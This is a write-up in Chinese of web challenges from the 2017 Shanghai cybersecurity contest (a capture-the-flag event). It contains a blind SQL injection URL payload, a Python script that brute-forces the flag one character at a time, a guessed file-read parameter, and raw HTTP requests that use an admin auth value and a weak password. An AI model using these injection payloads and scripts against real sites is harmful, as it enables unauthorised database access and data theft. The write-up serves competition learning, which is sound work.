17上海市网络安全大赛wp【web】

原创

Sp4rkW 于 2017-11-06 10:21:20 发布
文章标签： web 上海 网络安全 wp

Some words

```
http://90e5936dcaec43308b3095d3b68b37dce515b1f627a449b2.game.i
chunqiu.com/index.php?id=0^(ascii(substr((select table_name from
information_schema.tables limit 1,1),1,1))>1)
```


脚本测试为limit 81的时候可以试出f14g，，尝试出，字段名也是f14g

```
http://e46575a158f84dd38c6226356031a8a63d7b32c478664bfe.game.i
chunqiu.com/index.php?id=0^(ascii(substr((select f14g from f14g
limit 0,1),{0},1))>{1})
```



继续这个爆破，脚本放下面

```python
__author__ = 'GETF'
# -*-coding:utf-8-*-

import requests
import re

flag = ""

print("Start")
for i in range(1,70):
    for payload in range(30,127):
        s = requests.session()
        url =
"http://e46575a158f84dd38c6226356031a8a63d7b32c478664bfe.game.
ichunqiu.com/index.php?id=0^(ascii(substr((select f14g from f14g
limit 0,1),{0},1))>{1})".format(i,payload)
        res = s.get(url)
        length = len(res.text)
        if(length != 1327):
            flag += chr(payload)
            print(flag)
            break
        if(payload == 124):
            print("no")
```


出flag

Welcome To My Blog

通过awvs发现home.php



猜测测试出passage.php和album.php

猜测action是文件读取，尝试，flag

view-source:http://b0c164a2e2f7449883a2363818e04b67d681bab2fffe435a.game.ichunqiu.com/index.php?action=flag

查看源码出

```
<?php
$flag="flag{da1bc105-0b34-4577-b56d-8c3324b6b2a8}";
```

Step by step

Robots.txt->Code.zip获取源码，花钱解码（心疼自己）获得正常代码

审计源码，通过$seed生成对应种子的表，

```
0:BKSjL1HOAMwMIsgd:bTLDXYGGJy
1:JaS591R91V4L1MOu:y6C0zttGmI
2:JY85I6JFAtPjmsxh:RFqxMlDQlE
3:B5RkshFA3Jgb17mU:74Itb1CCvW
4:c3HkbjSLRyW08W9R:pgJwWamJiN
5:WdhkXw48FfxLoNGE:R9114OT1BU
6:g6PXYdcwg9ygGLzG:uDxZIpqyGV
7:5VWQIbSC8QCqFf5A:TaFDQ1mPxy
8:i9co1MGYoJ9xAoLK:D2D5B1HRVL
9:9NEEF91Q1an2Kipi:fLOFZthx6q
10:os8FNIpZFAW8mRoT:Zqf0ttc1au
11:YebuCYr5AgEn9gEk:6f03qS3Dgn
12:0Bq2q4HSav4cfR75:7T1xruL86G
13:nyVi1gcZboHpLynX:NySvcvs4dS
14:EeVOhN90RXcnEtQw:CHntYHOUH7
15:j1ZKd2w1reGbQYsS:2nU2e7TFSI
16:WPDdIR7iNsW0Qvki:5jdtAkeyrI
17:S1G01h61nKugwWAx:7iw7dU6Ai7
18:veFAhU140mpaPJaJ:Uj88wPjIqK
19:3AVKpSipPP57PhYa:bbwLWjBHCd
20:zh37gd1xcwQdMuDc:vkm1TWrTnG
21:6mrQScb6mRdjsjvP:tZKkeChgiV
22:XsDqAwjnZ0OgqVta:nCYm90B2Y4
23:DPdYVWSJVBQYZgLn:MkKA9Uga2a
24:csRdaQW9wEqn9Gtx:irLBPbwuRy
25:hRAAT4YYKj2qtxBY:BTNoydh8BC
```


上述这种表为，seed，16随机数，10位随机数

查表到admin.php

```
GET /admin.php?authAdmin=2017CtfY0ulike HTTP/1.1
Host: d83817990477 41ef837457ecf0575b4e9504c84cd3ff4a55.game.ichunqiu.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:56.0) Gecko/20100101 Firefox/56.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Cookie: UM_distinctid=15e311dc4fd39a-051f2e455e98b5-4c322c7f-144000-15e311dc4fe232; pgv_pvi=5110723584; Hm_lvt_9104989ce242a8e03049eaceca950328=1507908179,1508255175;
Hm_lvt_1a32f7c660491887db0960e9c314b022=1507908179,1508255175; Hm_lvt_2d0601bd28de7d49818249cf35d95943=1509753331,1509770939,1509777095,1509821324;
chkphone=acWxNpxhQpDiAchhNuSnEqyiQuDIO0000; browse=CFlaIxUYU0BfV1hGVQJTRFBZSkdeQF5YWFNFRFpRW0ZTUV5PXkZLTgBZXUNZQV5OG11ZTFRTW0VYVEVEX1xYTU1RW09bQ1NEW0FTCA;
Hm_lpvt_2d0601bd28de7d49818249cf35d95943=1509832930; PHPSESSID=th74ojus7gd8pimv22587vdoj6
Connection: close
Upgrade-Insecure-Requests: 1
```



注意到get参数

通过弱口令true获得file.php

```
POST /file.php HTTP/1.1
Host: d83817990477 41ef837457ecf0575b4e9504c84cd3ff4a55.game.ichunqiu.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:56.0) Gecko/20100101 Firefox/56.0
Accept: text/plain, */*; q=0.01
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
Referer: http://d83817990477 41ef837457ecf0575b4e9504c84cd3ff4a55.game.ichunqiu.com/admin.php?authAdmin=2017CtfY0ulike
Content-Length: 20
Cookie: UM_distinctid=15e311dc4fd39a-051f2e455e98b5-4c322c7f-144000-15e311dc4fe232; pgv_pvi=5110723584; Hm_lvt_9104989ce242a8e03049eaceca950328=1507908179,1508255175;
Hm_lvt_1a32f7c660491887db0960e9c314b022=1507908179,1508255175; Hm_lvt_2d0601bd28de7d49818249cf35d95943=1509753331,1509770939,1509777095,1509821324;
chkphone=acWxNpxhQpDiAchhNuSnEqyiQuDIO0000; browse=CFlaIxUYU0BfV1hGVQJTRFBZSkdeQF5YWFNFRFpRW0ZTUV5PXkZLTgBZXUNZQV5OG11ZTFRTW0VYVEVEX1xYTU1RW09bQ1NEW0FTCA;
Hm_lpvt_2d0601bd28de7d49818249cf35d95943=1509832930; PHPSESSID=th74ojus7gd8pimv22587vdoj6
Connection: close

id=&auth=1234567890x
```


注意到auth的值

源码审计file.php，最终构造得flag




```
1 <?php
2 $flag="flag{3e21592f-19c2-4bf0-b032-38d5094b11e8}";
```